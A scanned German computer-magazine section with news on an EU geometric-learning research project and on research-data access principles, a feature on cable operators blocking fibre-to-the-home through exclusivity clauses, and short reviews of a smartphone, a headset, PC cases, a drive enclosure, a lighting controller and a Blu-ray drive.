Anfang November startet ein von der Europäischen Union mit insgesamt 2,4 Millionen Euro gefördertes dreijähriges Forschungsprojekt zum Thema „Computational Geometric Learning“. Ziel des Projekts, an dem sich unter Leitung der Friedrich-Schiller-Universität Jena insgesamt zehn Forschergruppen aus sechs europäischen Ländern beteiligen, ist es, „universelle Algorithmen zu entwickeln, mit denen sich auch sehr komplexe Daten in angemessener Zeit analysieren lassen“. Ähnlich wie bei der Komprimierung von Audio- oder Bilddaten, die im reduzierten MP3- oder JPEG-Format gespeichert und übertragen werden, suchen die Wissenschaftler nach Wegen, „niedrigdimensionale Strukturen in hochdimensionalen Daten ausfindig zu machen“.

„Es geht nicht allein darum, dass immer mehr Daten ausgewertet werden müssen“, erklärt

Professor Joachim Giesen, Inhaber des Lehrstuhls für Theoretische Informatik II an der Uni Jena, „die gespeicherten Daten werden auch immer komplexer“. Sogenannte hochdimensionale Daten fallen etwa bei der Analyse von Konfigurationsräumen für die Robotik, bei der Analyse möglicher dreidimensionaler Strukturen von Eiweiß-Molekülen oder auch bei Berechnungen zur Galaxien-Verteilung in unserem Universum an. Während das Jenaer Team vor allem an den Grundlagen zur Auffindung niedrigdimensionaler Strukturen in komplexen Datenräumen arbeiten will, sollen die Projektpartner die neu entwickelten Algorithmen anwenden und auf ihre Praxistauglichkeit testen.

An dem Projekt „Computational Geometric Learning“, das Teil des 7. EU-Forschungsrahmenprogramms ist, nehmen außer der Uni Jena die Universitäten von Tel



Bild: NASA

Hochdimensionaler Datenraum: Staub- und Gasformation im Sternbild Cepheus, etwa 3000 Lichtjahre von der Erde entfernt

Aviv (Israel), Athen (Griechenland) und Groningen (Niederlande) sowie das Forschungszentrum „INRIA Sophia Antipolis – Méditerranée“ (Frankreich), die ETH Zürich (Schweiz) und die Freie Universität Berlin teil. Im Verlauf des Projekts wollen die Informatiker unter anderem die Open-Source-Softwarebibliothek

CGAL (Computational Geometry Algorithms Library) um Algorithmen zur Lösung hochdimensionaler Fragestellungen erweitern. „Über diese Bibliothek ist die schnelle Verbreitung der Projektergebnisse zu anderen Wissenschaftlern und Anwendern möglich“, verdeutlicht Professor Giesen. (pmz)

Zugang zu Forschungsdaten

Mit der im Jahr 2008 gestarteten Schwerpunktinitiative „Digitale Information“ hat sich die Allianz der Wissenschaftsorganisationen in Deutschland eine Verbesserung der Informations- und Kommunikationsumgebungen für Wissenschaftler auf die Fahnen geschrieben. Von der Öffentlichkeit nahezu unbeachtet, ist inzwischen ein Positionspapier zu „Grundsätzen zum Umgang mit Forschungsdaten“ erschienen, in dem die systematische Sicherung von in Forschungsprozessen erzeugten Daten als „eine strategische Aufgabe“ bezeichnet wird; die nachhaltige Sicherung und Bereitstellung diene „nicht nur der Prüfung früherer Ergebnisse, sondern in hohem Maße auch der Erzielung künftiger Ergebnisse“.

Die „Allianz“ ist ein informelles Gremium zu übergeordneten Fragen der Wissenschaftspolitik. Ihr gehören als Vertreter der klassischen fünf Säulen der universitären und außeruniversitären Forschungslandschaft die Präsidenten der Fraunhofer-Gesellschaft, der Helmholtz-Gemeinschaft Deutscher Forschungszentren, der Leibniz-Gemeinschaft, der Max-Planck-Gesellschaft und der Hochschulrektorenkonferenz an. Weitere Mitglieder sind die

Spitzen der Alexander von Humboldt-Stiftung, des Deutschen Akademischen Austauschdienstes, der Deutschen Forschungsgemeinschaft und des Wissenschaftsrats.

Das Schlagwort „Open Data“ taucht in dem Positionspapier nicht auf, die Wissenschaftsorganisationen bekennen sich darin aber zum „grundsätzlich offenen Zugang zu Daten aus öffentlich geförderter Forschung“. Im Prinzip jedenfalls: Angesichts der enormen Spannweite beim Umgang mit Daten in der Forschungspraxis beschränken sich die „Grundsätze“ darauf, auf die unterschiedlichen Arbeitsweisen der wissenschaftlichen Disziplinen zu verweisen. Die Formen

und Bedingungen des Zugangs müssten „gesondert für die jeweiligen Fachdisziplinen“ und „unter Berücksichtigung der Art und Weise der Datenerhebung, des Umfangs und der Vernetzbarkeit des Datenmaterials sowie der praktischen Brauchbarkeit“ entwickelt werden. Dabei sei „den jeweiligen Lebenszyklen und Nutzungsszenarien“ in dem konkreten Forschungsfeld Rechnung zu tragen. Standards, Metadatenkataloge und Registries sollen jedoch so erarbeitet werden, „dass auch eine interdisziplinäre Nutzung möglich ist“.

Zudem sind die Kriterien, die einen offenen Datenzugang einschränken können, recht offen gehalten. Neben dem umstrittenen Schutz persönlicher Daten von Patienten, Probanden oder Befragungsteilnehmern führt sie die wissenschaftlichen und rechtlichen Interessen der Forscher „sowie weitere Verpflich-

tungen gegenüber Dritten“ an. Wie weit solche Verpflichtungen in der Auftragsforschung, gegenüber privatwirtschaftlichen Drittmitgebern und Kooperationspartnern gehen können, ohne den Grundsatz des offenen Zugangs völlig infrage zu stellen, wird nicht weiter dargelegt. So sind die Fälle vertraulich überlassener Daten – etwa wenn eine Firma, die sie zur Verfügung stellt, nicht möchte, dass die Konkurrenz daraus ihre eigenen Schlüsse zieht – auch weiterhin grenzwertig: Die Ergebnisse werden vielleicht veröffentlicht, aber die Daten, auf denen sie beruhen, bleiben unter Verschluss und die Erkenntnisse einer unabhängigen Verifikation vorenthalten.

Im Wesentlichen sind die „Grundsätze“ daher erst einmal ein Arbeitsauftrag. Die Anforderungen an Infrastrukturen für ein nachhaltiges Forschungsdaten-Management müssen „in Zusammenarbeit von Wissenschaftlern mit Informationsspezialisten definiert werden“. Es bleibt abzuwarten, in welchem Umfang die Mitglieder der Allianz den Worten auch Taten folgen lassen und die hierfür notwendigen Mittel bereitstellen.

(Richard Sietmann/pmz)



Bild: AWI

Dr. Hans Pfeifferberger vom Alfred Wegener Institut leitet gemeinsam mit einem Kollegen der Deutschen Forschungsgemeinschaft die Arbeitsgruppe „Forschungsdaten“ innerhalb der Allianz der Wissenschaftsorganisationen.

Anzeige

Richard Sietmann

Die Bremser

Kabelnetzbetreiber behindern Glasfaserausbau

Die Kabelbranche wehrt sich gegen die Konkurrenz durch Fiber-to-the-Home. Mit Exklusivklauseln zur Breitbandverteilung in den Gebäuden versucht sie, Wohnungsgesellschaften an sich zu binden und die Glasfaser auszubremsen. Das Nachsehen haben die Mieter.

Bei den Diskussionen zu „Next Generation Access“ (NGA), den Zugang zu den Netzen der nächsten Generation, heben die Vertreter der Kabelindustrie bei jeder Gelegenheit gern hervor, wie wichtig der „infrastrukturbasierte Wettbewerb“ zwischen den verschiedenen Netzplattformen sei. Nur mit „Investitionen in den Aufbau eigener Infrastrukturen“, argumentiert beispielsweise der Branchenverband ANGA, könnten die Beteiligten technisch überlegene Breitband- und Triple-Play-Angebote schnüren und unabhängig am Markt agieren, „da sie nicht von den Vorleistungsprodukten des etablierten Netzbetreibers abhängig sind“.

Sobald es jedoch um den eigenen Beritt geht, läuft hinter den Kulissen nicht selten ein anderes Drehbuch ab. Da bedingen sich Kabelgesellschaften im Kleingedruckten der Versorgungsvereinbarungen mit der Wohnungswirtschaft den ausschließlichen Betrieb des Hausverteilnetzes aus. Der Hauseigentümer verpflichtet sich, so lautet etwa eine solche Exklusivklausel, „in den vertragsgemäßlichen Häusern keine weiteren Breitbandkabel-Verteilnet-

ze für Hörfunk- und/oder Fernsehprogramme zu errichten und/oder zu betreiben. Er duldet auch die Errichtung und/oder den Betrieb solcher Verteilanlagen durch Dritte nicht“.

Dreiecksverhältnis

Im Klartext heißt das: Die Glasfaser bleibt draußen, nix Infrastruktur-Wettbewerb. Den gibt es allenfalls bis zum Vertragsabschluss oder bei einer anstehenden Verlängerung. Danach ist erst einmal eine lange Weile Ruhe: Die Verträge, in denen die Wohnungsgesellschaften über den Netzzugang ihrer Mieter entscheiden, werden in der Regel mit einer Laufzeit von mehr als zehn Jahren abgeschlossen. Derartige Versorgungsvereinbarungen sind ein Vertrag zu Lasten Dritter: Wenn sich Hauseigentümer und Kabelgesellschaft exklusiv aneinandergekettet haben, ein Mieter aber statt der asymmetrischen „bis zu“ 50 MBit/s aus dem Kabelnetz garantierte 100 MBit/s symmetrisch im Up- und Download möchte und es einen Betreiber gibt, dessen Lichtwellenleiter schon am Haus vorbeiführen und der sie ihm auch liefern

würde, heißt das eben noch lange nicht, dass Angebot und Nachfrage zueinanderkommen.

Einen Anspruch auf Modernisierung gibt es gegenüber dem Vermieter nicht. Das begrüßte der Bundesgerichtshof erst kürzlich wieder in seiner „Trittschall-Entscheidung“. Probleme mit dem Schallschutz, entschied der BGH, stellen keinen Mangel der Mietsache dar und berechtigen somit auch nicht zu einer Mietminderung, wenn bei der Errichtung des Gebäudes die einschlägigen Standards eingehalten wurden (BGH VIII ZR 85/09 v. 7.7.2010). Legt man dieselbe Elle an die Art des Netzzugangs an, ist ebenfalls die Ausstattung beim Einzug in die Wohnung maßgeblich und der Mieter kann darüber hinaus gehende Konnektivitätsansprüche hinterher nicht einfordern. Die rechtlichen Rahmenbedingungen machen den Vermieter, so die juristische Umschreibung, zum „Verbrauchsdisponenten“ – er ist es, der die Auswahlentscheidung über die Anschlussmöglichkeiten trifft.

Zudem profitieren die Kabelnetzbetreiber von einem Privileg der Betriebskostenverordnung, die es ermöglicht, die Kabelentgelte in die Betriebskostenabrechnung aufzunehmen und mit der Miete einzuziehen (§ 2 Nr. 15 BetrKV). Der Kabelanschluss wird in diesen Fällen als integrierter Bestandteil der Wohnung selbst angesehen; bei der Anmietung der Wohnung besteht keine Möglichkeit, auf den Anschluss zu verzichten und so die Miethöhe um den entsprechenden Rechnungsposten zu verringern. Nach den Erkenntnissen des Bundeskartellamtes macht der Anteil der über Sammelinkassoverträge versorgten Wohneinheiten im Bestand der größeren Netzbetreiber weit über 50 Prozent aus. Den Mieter beschert diese Verträge allerdings meist auch kräftige Rabatte.

Präzedenzfall IPTV


Das Sammelinkasso wirkt sich auf dem Endkundenmarkt schon bei IPTV über DSL-Anschlüsse als Wechselhindernis aus, weil demjenigen, der trotz bestehender Kabelversorgung zu IPTV wechseln möchte, zusätzliche Kosten entstehen; er kann ja nicht einseitig aus der Betriebskostenabrechnung aussteigen und zahlt wohl oder übel weiterhin für den

Kabelanschluss. Aber während die IPTV-Anbieter immerhin auf Einzelverträge ausweichen und den Endkunden direkt ansprechen können [1], da die Telefonleitungen als DSL-Plattform ohnehin schon in den Gebäuden liegen, müssen die FTTH-Betreiber dort erst einmal hinein. Die rechtliche Grundlage ist der sogenannte „Gestattungsvertrag“, der die Erlaubnis der Eigentümer zur Gebäudeeinführung des Kabels sowie die Versorgungsvereinbarung zur Nutzung einer vorhandenen oder zur Errichtung einer eigenen Inhouse-Verkabelung umfasst.

Solche Gestattungsverträge haben auch die Kabelgesellschaften. Die jüngeren Vereinbarungen schließen im allgemeinen neben der Lieferung des TV-Signals auch die Versorgung mit Breitbandinternet und Telefonie (Triple Play) mit ein, sodass der Mieter – auf einzelvertraglicher Basis – auch den Internetzugang und Telefonanschluss vom Kabelnetzbetreiber erhalten kann. Exklusivklauseln in diesen Vereinbarungen hindern jedoch umgekehrt die Newcomer an einem vergleichbaren Triple-Play-Angebot.

Die Klauseln selbst sind oftmals interpretationsfähig. In einem Aufsatz in der Zeitschrift MultiMedia und Recht unterscheiden die Autoren „eigentumsbezogene“, „netztechnologische“ und „dienstleistungsbezogene“ Vereinbarungen zum Ausschluss von Wettbewerbern [2]. Doch ob die Exklusivität sich nun auf die Errichtung eines zweiten Netzes bezieht, oder nur auf den speziellen Dienst der Verbreitung von TV-Signalen, das läuft für den FTTH-Anbieter auf dasselbe hinaus. Denn selbst wenn er ein zweites Netz in den Häusern parallel betreiben darf und nur der Dienst der TV-Verteilung exklusiv der eingesessenen Kabelgesellschaft vorbehalten bleibt, ist dies schon eine erhebliche Beschränkung des Wettbewerbs.

„Die langjährige Exklusivbindung großer Teile der Wohnungswirtschaft durch Kabelnetzbetreiber über Gestattungsverträge“, stellte das Bundeskartellamt bereits im Präzedenzfall von IPTV fest, „erschwert den Markteintritt nachhaltig“. Dass die langfristigen Verträge nach Ablauf erneut ausgeschrieben oder informell neu vergeben werden, ändert an der Abschot-



Mit Open Access besäßen Kabelfirmen nicht mehr Exklusivität beim Hausverteilernetz; Energieversorgungsunternehmen könnten zu Betreibern der passiven Infrastruktur werden.

tungswirkung offenbar wenig; nach den Erkenntnissen der Kartellwächter lässt sich das tatsächliche Wettbewerbsgeschehen um Gestattungsverträge kaum ermitteln, da es sich bei der Vergabe „nicht um ein förmliches, transparentes Verfahren handelt“. Kabel Deutschland indes sieht in diesem Bereich überhaupt keine wettbewerbsrechtlichen Probleme. „Gestattungsvertragliche Regelungen“ zwischen den Kabelnetzbetreibern und der Wohnungswirtschaft, erklärt Vorstandsvorsitzender Adrian von Hammerstein apodiktisch, „stehen der Errichtung von weiteren Hausübergabepunkten nicht entgegen“.

Abgeschottet

Inwieweit die Praxis der Gestaltung den FTTH-Ausbau behindert, stellt sich in verschiedenen Teilen der Republik offenbar ganz unterschiedlich dar. Nördlich von Hamburg hat die Norderstedter Stadtwerkstochter wilhelm.tel eine eigene Strategie entwickelt, mit dem Problem umzugehen. „Die Exklusivklau-seln sind ein Hindernis, das man mit Kommunikation überwindet“, meint Geschäftsführer Theo Weirich. „Dieses Thema löst man ganz einfach: Man macht ein Agreement mit dem Eigentümer und nimmt ihm das Prozessrisiko ab.“ In Hamburg hätte es zwar einige gerichtliche Auseinandersetzungen mit Kabel Deutschland um den Hauszugang gegeben, doch inzwischen sei das kein Streitpunkt mehr.

Nicht immer will sich der Vertragspartner allerdings das Prozessrisiko abnehmen lassen. Andernfalls dienen die Exklusivklau-seln in bestehenden Verträgen als willkommener Hebel, am Mehrwert der Glasfaser zu partizipieren, indem Wohnungsbau-gesellschaften die Gestattung an Gegenleistungen wie Kompen-sationszahlungen oder Umsatz-beteiligungen knüpfen und um Vergütungsmodelle für die In-house-Installation pokern. Jeder weiß: Für den Betreiber ist die Anschlussquote ein kritischer Parameter – wenn zu viele Gebäu-de bei der Planung umgangen werden müssen, kann dies den Ausbau ganzer Stadtviertel verhindern oder erheblich verzögern. Der weinende Dritte ist der Mieter, der im Falle der Verweigerung keinen Glasfaseran-

schluss bekommt, obwohl er es wünscht und seine Wohnung in einem Ausbaugebiet liegt.

Im NGA-Forum bei der Bun-desnetzagentur, in dem derzeit ein elitärer Zirkel von 14 Spitzенmanagern die Weichenstel-lungen für den Zugang zu den Netzen des 21. Jahrhunderts verhandelt, hat Münchens M-Net-Chef Hans Konle als Lösung einen gesetzlich abgesicherten Anspruch der Mieter auf Zu-

gang zum Glasfasernetz vorge-schlagen. Nach dem Telekom-munikationsgesetz müssen Ei-gentümer die Verlegung von Leitungen auf ihren Grundstü-cken bereits dulden; eine ähnli-che Duldungspflicht wäre auch für die Hauseinführung und die Errichtung der Inhouse-Infra-struktur vorstellbar. Dies birgt jedoch einigen Zündstoff, denn in der Bevormundung der Mieter durch die „Verbrauchsdispo-

nenten“ prallen mit den Eigen-tumsrechten des Vermieters und der Informationsfreiheit des Mieters zwei Grundrechte aufeinander. (jk)

Literatur

- [1] Michael Schmittmann: Wem gehört das Inhouse-Telefonkabel? MMR 8 (2009) 520–525
- [2] Martin Geppert, Jens Schulze zur Wiesche: Wer darf ins Haus? MMR 6 (2010) 388–392

Anzeige



Koreanische Mittelklasse

Samsungs Android-Smartphone Galaxy 3 bietet trotz ungewöhnlicher Display-Auflösung eine überraschend große App-Auswahl im Android-Market.

Auf den ersten Blick wirkt das Galaxy 3 billig: Glattes schwarzes Plastik dominiert, lediglich etwas Chrom um die Menütaste verschönert das Design. Doch im Innern steckt aktuelle Mittelklasse-Technik: HSDPA mit 3,6 MBit/s, WLAN (802.11n) und ein per microSDHC-Karten erweiterbarer Speicher von 170 MByte. Weiterhin sind GPS-Empfänger, Bluetooth und 3,2-Megapixel-Kamera an Bord.

Die Auflösung des Multitouch-fähigen 3,2-Zoll-Displays beträgt lediglich 240×400 Pixel, Texte wirken häufig unscharf. Samsung installiert die Android-Version 2.1 inklusive Sprachsuche und -navigation. Zudem sind Thinkfree Office Mobile und die Samsung-App Write & Go an Bord. Die Auswahl im Market ist trotz der ungewöhnlichen Display-Auflösung nicht eingeschränkt – anders als bei vielen Androiden mit QVGA-Auflösung, denen häufig nur die Hälfte der vorhandenen Programme angeboten wird.

Der Klang der mitgelieferten In-Ear-Kopfhörer ist gut, kleinere Videos laufen ruckelfrei. Die Bilder der Fixfokus-Kamera können trotz vielfältiger Einstellungsmöglichkeiten nicht überzeugen. Bei Innenaufnahmen fällt vor allem das Rauschen negativ auf, bei Außenaufnahmen der geringe Kontrastumfang. Die QVGA-Videos ruckeln. Positiv ist uns die Laufzeit des Gerätes aufgefallen: Bei normaler Nutzung dürfte der Akku mehrere Tage halten. Auch bei der Sprachqualität gibt sich das Galaxy 3 keine Blößen. Es ist bei verschiedenen Händlern bereits für rund 200 Euro erhältlich und bietet damit einen preiswerten Einstieg in die Android-Mittelklasse. (II)



Mehr Volumen

Plantronics Gaming-Headset Gamecom 777 mit USB-Adapter bläst Stereo auf 7.1-Sound auf.

Beim Plantronics Gamecom 777 handelt es sich um ein gewöhnliches Stereo-Headset mit analogen Anschlüssen. Der mitgelieferte USB-Adapter wird als Standard-USB-Audio-Gerät ohne weitere Treiberinstallation erkannt. Er verpasst Stereo-Quellen per Dolby Pro Logic IIx und Dolby Headphone einen Pseudo-Surround-Sound, der offener und weiter, aber durchaus nicht besser klingt, den Frequenzgang verfärbt und keine eindeutige Ortung zulässt.

Die offen ausgelegten Hörermuscheln umschließen das Ohr. Aufgrund ihrer Größe und des hohen Anpressdrucks drückten sie im Test nach wenigen Minuten unangenehm auf das Kiefergelenk. Insgesamt machte die mattschwarze Kunststoffkonstruktion keinen besonders hochwertigen Eindruck.

Klanglich fielen uns der unpräzise, überbetonte Bass, die nicht besonders präsenten Mitten und die wenig brillanten Höhen negativ auf. Im Vergleich zum nur halb so teuren Vorgängermodell Plantronics Audio 770 Surround (c't 24/07, S. 168) schneidet das Gamecom 777 deutlich schlechter ab. Immerhin konnte das ausfahrbare Mikrofon mit seiner guten Sprachverständlichkeit überzeugen. Allerdings waren bei unserem Testmuster Ein- und Ausschalter falsch belegt.

Für reine Sprachanwendungen und klanglich nicht besonders anspruchsvolle Spiele ist das Gamecom 777 durchaus geeignet. Angesichts des schlechten Tragekomforts und des etwas bollerigen Klangs – den selbst die Dolby-Simulation nicht aufwertet – erscheint uns der Listenpreis von 100 Euro zu hoch. (hag)



Breit aufgestellt

Das PC-Gehäuse Cooler Master Centurion 5 II lässt sich sowohl mit üblichen 3,5"- und 5,25"-Laufwerken als auch mit zwei Festplatten oder Solid-State Disks im 2,5"-Format bestücken.

In der überarbeiteten Version II des Centurion 5 ist der Käfig für bis zu fünf Festplatten zur leichteren Montage um 90 Grad gedreht und mit einem Schienensystem ausgestattet. Das Netzeil sitzt nun am Gehäuseboden, sodass unter dem Dach Platz für einen 12- oder 14-cm-Lüfter ist. Eine Filtermatte verhindert, dass Staub durch die Ansaugöffnung im Boden in das Netzeil gelangt.

Den obersten der insgesamt fünf 5,25"-Schächte belegt die Blende für die Frontanschlüsse. Neben einem Einbaurahmen für von außen zugängliche 3,5"-Geräte liegt dem Gehäuse ein 3,5"-Adapter für zwei Festplatten oder Solid-State Disks im 2,5"-Format bei. Eine Schwingungsdämpfung weist das Centurion 5 II nicht auf.

Kühle Umgebungsluft gelangt durch einen 12-cm-Lüfter in das Gehäuse. Dessen blaue LED-Beleuchtung lässt sich mit einem Schalter auf der Front ausknipsen. Der Festplattenkäfig sitzt direkt hinter dem Ventilator in dessen Luftstrom. Die warme Abluft fördert ein weiterer 12-cm-Lüfter durch die Rückseite aus dem Gehäuse. Mit 0,8 Sone Lautheit bei Maximaldrehzahl fällt das Lüftergeräusch in einem belebten Büro kaum auf. Schließt man die Lüfter nicht direkt ans Netzeil an, sondern über die ebenfalls vorhandenen 3-Pin-Verbinder an die geregelten Anschlüsse eines Mainboards, lässt sich der Geräuschpegel verringern. Für ein Gehäuse der 50-Euro-Klasse bietet das Cooler Master Centurion 5 II mit seiner hohen Blechdicke viel Stabilität. (chh)

Samsung Galaxy 3

Smartphone mit Android 2.1

| | |
|--------------------------|--|
| Hersteller | Samsung, www.samsung.de |
| Lieferumfang | USB-Kabel, Ladegerät, Headset, microSD-Karte (1 GB) |
| technische Daten | www.handy-db.de/1721 |
| Preis ohne Kartenvertrag | 300 € |

Gamecom 777

Gaming-Headset mit Surround-Sound

| | |
|------------|------------------------|
| Hersteller | Plantronics |
| Anschlüsse | 2 × 3,5 mm Klinke, USB |
| Preis | 100 € |

Cooler Master Centurion 5 II

Midi-Tower-Stahlgehäuse

| | |
|-------------------------|---|
| Hersteller | Cooler Master, www.coolermaster.de |
| Abmessungen (H × B × T) | 44 cm × 20 cm × 49 cm |
| Frontanschlüsse | 2 × Audio, 2 × USB, 1 × eSATA |
| Preis | 55 € |

Anzeige



Ansteckend

Festplatten und Speicherarten finden beim PC-Gehäuse Sharkoon Bandit dank integrierter SATA-Schnellverbindung und Kartenleser flott Anschluss.

Das sowohl außen als auch innen schwarz lackierte PC-Gehäuse bietet an der Vorderseite neun 5,25"-Einbauschächte mit Schnellverschlüssen. Die unteren drei belegt ein herausnehmbarer Käfig für drei 3,5"-Festplatten. Im obersten 5,25"-Schacht sitzt ein per USB angebundener Kartenleser. CompactFlash-Medien las dieser mit 29 MByte/s und beschrieb sie mit 22 MByte/s. Das Schreiben von SD-Kärtchen gelang ihm mit 18 MByte/s etwas flotter als bei solchen im SDHC-Format (14 MByte/s). Bei der Lesegeschwindigkeit lagen beide Speichermedien gleichauf (20 MByte/s).

Das Serial-ATA-Festplatten-Dock auf der Oberseite eignet sich für 2,5"- und 3,5"-Laufwerke. Intern findet er Anschluss an einer üblichen SATA-Buchse. Die Belüftung des Bandit übernehmen ein 12-cm-Lüfter vor dem Festplattenkäfig und ein großer Ventilator mit 18 cm Durchmesser im Gehäusedach. Ungeregelt verursachen sie viel Lärm (1,9 Sone). Man sollte die Lüfter deshalb über die ebenfalls vorhandenen 3-Pin-Stecker an die geregelten Ausgänge eines Mainboards anschließen. Filter in der Gehäusefront verhindern, dass Staub in das Gehäuseinnere gelangt. Den Einbauplatz für das Netzteil platziert Sharkoon am Boden.

An der Verarbeitungsqualität und Ausstattung des rund 70 Euro teuren Sharkoon Bandit gibt es kaum etwas auszusetzen. Störend ist jedoch die fummelige Montage der Festplatten im Käfig. (chh)



Plattenpanzer

Raidons Kombi-Festplattengehäuse GearTank GT1640-1S-SB3 bringt eine 3,5-Zoll-Festplatte per USB 3.0 und eSATA an den Rechner.

Eine externe Festplatte mit höchstmöglicher Transferleistung an den Rechner zu koppeln gelingt heute auf zweierlei Art: per externem Serial ATA (eSATA) oder via USB 3.0. Musste man sich bisher für den einen oder anderen Weg entscheiden, bietet Raidon mit dem GearTank nun erstmals ein Kombi-Gehäuse mit beiden schnellen Datenschnittstellen an. Auch der Platten-einbau ist außergewöhnlich: Statt die Platte direkt mit dem Gehäuse zu verschrauben, montiert man sie zunächst auf einem Schlitten. Damit lässt sie sich bequem austauschen und passt ohne weiteren Montageaufwand auch in andere Raidon-Geräte wie die beiden RAID-Systeme GR3630 und GR5630. Einen passenden Wechselrahmen für den Einbau in PC-Gehäuse, der die Platte samt Schlitten aufnehmen könnte, gibt es leider nicht.

Beim Betrieb via eSATA an einem Intel-Mainboard mit ICH10R-Chipsatz erreichte die von uns zum Test ins GearTank-Gehäuse geschraubte Samsung-Festplatte HD322GJ beim Lesen und Schreiben ihr Maximaltempo von rund 150 MByte/s. Ein eSATA-Host-adapter von Marvell bremste jedoch die Schreibtransferrate auf rund 90 MByte/s. Beim Betrieb über USB 3.0 erwies sich der Wandlerchip im Gehäuse als Bremsklotz, der beim Schreiben nur maximal 124 MByte/s durchließ. Raidons Vertriebspartner Raidosonic teilte kurz vor Redaktionsschluss mit, dass das Gehäuse ab sofort unter dem Namen GT1650-1S-SB3 verkauft wird – mit technisch identischem Innenleben, aber zu nochmals reduziertem Preis. (boi)



Licht-Dompteur

Vorschaltstecker zum Dimmen und Schalten sparen Energie. Eine USB-Box erlaubt die zentrale Steuerung.

Der Light-Manager Pro von JBMedia empfängt Infrarotsignale von lernfähigen Systemfernbedienungen und setzt sie in Funkimpulse im 433-MHz- und 868-MHz-Band um. Steuern lassen sich Steckernetzteile und Unterputzmodule von InterTechno und dem FS20-System (Conrad), die im Handel als Schalt- und Dimmmodulen erhältlich sind.

Über die mitgelieferte Software Lightman Studio für Windows lernt man die Akten zuerst an. Danach lassen sich bis zu 256 Geräte in ganzen Szenarien bündeln: So kann man später mit einem Druck auf die IR-Fernbedienung den Beamer aktivieren, die Leinwand herunterfahren und das Licht dimmen. Die Software erlaubt dabei auch Programmierungen, die dem Jahreslauf der Sonnenau- und -untergangszeiten folgen oder abhängig von der über den integrierten Sensor ermittelten Temperatur sind.

Die mit der Software zusammengestellten Lichtkompositionen und Timer-Einstellungen werden per USB übertragen, danach arbeitet der Light-Manager autark. Szenarien ruft man generell mit der Fernbedienung ab. Bleibt die Box am PC angeschlossen, kann man die Lichtprogramme via Web-Interface vom Smartphone oder iPad aus starten.

Mit einem Verkaufspreis von 140 Euro ist der Light-Manager Pro kein Schnäppchen, bietet jedoch den Funktionsumfang deutlich teurerer Heimautomationssysteme. Über zusätzliche Funkmodule ist das System leicht erweiterbar. Wer ausschließlich InterTechno-Komponenten einsetzen möchte und auf das Temperaturmodul verzichten mag, kann zum 50 Euro günstigeren Light-Manager mini greifen, der ausschließlich im 433-MHz-Band arbeitet. (sha)

Sharkoon Bandit

Midi-Tower mit Festplattendock und Kartenleser

| | |
|-------------------------|--|
| Hersteller | Sharkoon, www.sharkoon.de |
| Abmessungen (H × B × T) | 48 cm × 20 cm × 48,7 cm |
| Frontanschlüsse | 2 × Audio, 2 × USB, 1 × eSATA |
| Kartenleser | CF, MMC, MS, SD, Mini-SD, SM |
| Preis | 70 € |

GearTank GT1640-1S-SB3

Kombi-Festplattengehäuse mit USB 3.0 und eSATA

| | |
|-------------------|--|
| Hersteller | Raidon, www.raidon.com.tw |
| Lieferumfang | externes Netzteil, Montageschrauben, USB-3.0- und eSATA-Kabel, Gehäusestandfuß |
| Betriebsgeräusch | 0,5 Sone/0,6 Sone (Ruhe/Zugriff mit 1 × Samsung HD322GJ) |
| Leistungsaufnahme | 11 W/14 W (mit 1 × Samsung HD322GJ) |
| Preis | 70 € (ohne Platte) |

Light-Manager Pro

IR-RF-Brücke

| | |
|--------------|---|
| Hersteller | JBmedia, www.jbmedia.de |
| Funkbereich | 433,92 MHz, 868,35 MHz |
| Lieferumfang | CD, USB-Kabel, USB-Netzteil |
| Preis | 140 € |



Blauer Begleiter

**Plestors externes USB-Laufwerk
PX-B120U spielt Blu-ray-Filme ohne
zusätzliches Netzteil ab.**

Mit dem PX-B120U bietet Plextor ein sparsames USB-Laufwerk zum Abspielen von Blu-ray Discs, DVDs und CDs an. Im Betrieb saugt der schwarze Top-Loader aus einer USB-Buchse maximal 600 mA und bleibt mit seiner durchschnittlichen Stromaufnahme von 480 mA sogar innerhalb der USB-Spezifikation. Damit sollte es selbst an Rechnern mit schwachbrüstiger USB-Versorgung zu keinerlei Problemen kommen. Andere USB-Laufwerke genehmigen sich gerne das Doppelte.

Allerdings sind auch die Leistungen des Plextor-Drives sparsam und liegen auf dem Niveau durchschnittlicher Slim-Line-Laufwerke. Blu-ray Discs werden nur mit 13 MByte/s, einlagige DVDs mit 8 MByte/s, zweilagige mit lediglich 3,7 MByte/s und CDs gar nur mit 2,5 MByte/s gelesen. Echte Half-Height-Laufwerke schaffen meist die doppelten Transferraten. Immerhin arbeitete die Fehlerkorrektur gut.

Bei der Wiedergabe erzeugte das Laufwerk manchmal dröhrende Vibrationen. Während das ungebremste Lesen einer CD-ROM mit 3,4 Sone sehr leise blieb, war die Geräuschenentwicklung bei der Wiedergabe von Video-DVDs mit 2,4 Sone lediglich befriedigend. Hier half die Software CD-Bremse, Drehzahl und Geräusche zu reduzieren. Leider klappte dies nicht bei Blu-ray-Filmen, die mit 1,6 Sone noch gut abschnitten.

Die beiliegende Blu-ray-Player-Software PowerDVD 9 von CyberLink spielt auch 3D-Blu-rays ab und gibt Tonspuren in Stereo oder als unveränderten AC3- beziehungsweise DTS-Bitstream aus. Wer sich an den niedrigen Transferraten nicht stört, bekommt mit dem PX-B120U ansonsten ein praktisches externes Blu-ray-Laufwerk. (hag)

Anzeige

PX-B120U (1.06)

Externes BD-ROM-Laufwerk

| | |
|---------------------|-------------------------------|
| Hersteller | Plextor |
| Anschluss | USB 2.0 |
| Lesen BD / DVD / CD | 4X / 8X / 24X |
| Software | Cyberlink BD Suite 9 (mit 3D) |
| Preis | 99 € |

ct

Anzeige



Bildbearbeitung für zu Hause

Photoshop Elements 9 ist mehr als nur ein kannibalisiertes Photoshop. Bildverwaltung und Assistenten für die Bearbeitung machen es zur umfassenden Foto-Software für Privatanwender. Einige Einschränkungen hebt Adobe in der neuen Version auf.

